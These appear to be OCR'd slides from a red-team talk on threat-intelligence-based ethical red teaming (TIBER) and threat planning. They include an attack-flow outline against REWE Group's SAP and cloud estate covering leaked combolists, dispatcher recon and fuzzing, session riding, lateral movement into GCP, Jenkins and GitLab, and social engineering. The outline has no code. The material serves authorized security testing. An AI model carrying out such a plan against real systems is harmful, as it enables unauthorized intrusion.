
- Threat Intelligence-based Ethical Red Teaming
- Framework used by EZB (European Central Bank)
- Aiming to improve protection, detection, and response capabilities
- Structured way to organize Red Team assessments



Source: https://www.scip.ch/en/?labs.20201119

CYBER THREAT INTELLIGENCE

- Learn from real-world Threat Actors
- Brings in the realism into the Adversary (Sim/Em)ulation
- Creation of:
  - Threat Profiles
  - TTPs
  - Attack flows
  - Campaigns


CYBER THREAT
Main Goal/Outcome: Let Team SAO feel relaxed related to SWEET32 and give reasons to suppress it or switch to a better detection rule to avoid alarm fatigue
WE ARE HERE
LEAKBASE
Private Combolists
Forum Prefix Filter
START POINT 1: Unauthenticated
Unauthenticated Recon Scans
Internet exposed endpoint and check for outer attack surface
SAP WebDispatcher
Granting Access to Web Dispatcher
Check for headers or route that grant access to SAP
REWE/ meinPenny APP
2FA
REWE Group Mitarbeiter Login
How can we access the Jumphost?
Understand Dispatcher functionality:
Investigate routes based on this proxy list
Check with Burp what happens here
Scan based on Fuzzing:
Check if we can find other targets using this a wordlist
Potential wordlist:
Internal core system check for inner attack surface
SAP
SUT and inner attack surface
SAP VerDig system
Try to find other routes/targets
Try session riding
Try to find sensitive assets
Attempting to strike deeper within the SAP System
Potential Tools:
SAP penetration testing Web and network cheatsheet
Collection of SAP resources for penetration testing:
SAP Penetration Testing: A Comprehensive Analysis of SAP Security Issues:
Authenticated Assessment
Use profile as regular employee
Use profile as markt owner
START POINT 2: Authenticated
Lateral Movement to GCP
Attacking automate2 Jenkins
Attacking GitLab Runner
Attacking GitHub from inside
Social Engineer to get Access
Initial Access

REWE digital
27.732 Follower:innen
1 Woche

M SAP in die Google Cloud: Langfristig starke Partnerschaften für unsere digitale Transformation

Wir treiben die digitale Transformation der REWE Group weiter voran: Seit Januar 2025 überführen wir mit RISE with SAP sukzessive 73 SAP-Systeme in die Google Cloud. Damit starten wir mit SAP in eine neue Ära der Zusammenarbeit: mit einer ausgebauten, groß angelegten und auf lange Frist vereinbarten Partnerschaft.

Was bringt uns dieser Schritt? Hier sind die zentralen Vorteile:

- Modernisierung, Standardisierung und Harmonisierung unserer IT-Prozesse
- Wachsende Skalierbarkeit und Effizienz in unserer technischen Infrastruktur
- Einsparungen im Bereich der Hardware und Betriebskosten
- Integrierte und nahtlose Abwicklung der Geschäftsprozesse
- Mehr Flexibilität, um uns an künftige Geschäftsanforderungen anzupassen

Guido Hoepfner, COO von REWE digital, erklärt: „Das ist ein bedeutender Fortschritt in der digitalen Transformation der gesamten REWE Group. Mit SAP und Google heben wir unsere Prozessharmonisierung und Standardisierung auf ein neues Niveau. So setzen wir weiterhin den Takt bei Innovation im Handel und in der Touristik."

#REWEGroup #SAP #GoogleCloud #CloudMigration #DigitalTransformation #Innovation #RISEwithSAP

72 · 2 Kommentare


Gefällt mir · Kommentieren · Teilen

THREAT PLANNING

Process of identifying, analyzing, and prioritizing potential **adversarial tactics, techniques**, and goals to design **realistic scenarios that test an organization's security defenses**

THREAT PLANNING

Process of ide al **adversarial ta stic scenarios that**



THREAT PLANNING

Threat Planning is required to:


- Create the rules of the engagement
  - ➔ Establish responsibility, relationship & guidelines
  - ➔ Segregates between legal and sinister actions
- Documentation to make the applied threat touchable for the stakeholders
- Help the Red Team to slip into the skin of the adversary
  - **What is the motivation of the adversary ?**
  - **Which goals does the adversary aim at ?**
  - **How is the adversary applying the threat ?**

THREAT PLANNING

Threat Planning is required to:


- Create the rules of the engagement
  - ➔ Establish responsibility, relationship & guidelines
  - ➔ Segregates between legal and sinister actions
- Documentation to make the applied threat touchable for the stakeholders
- Help the Red Team to slip into the skin of the adversary
  - **What is the motivation of the adversary ?**
  - **Which goals does the adversary aim at ?**
  - **How is the adversary applying the threat ?**

THREAT ACTORS



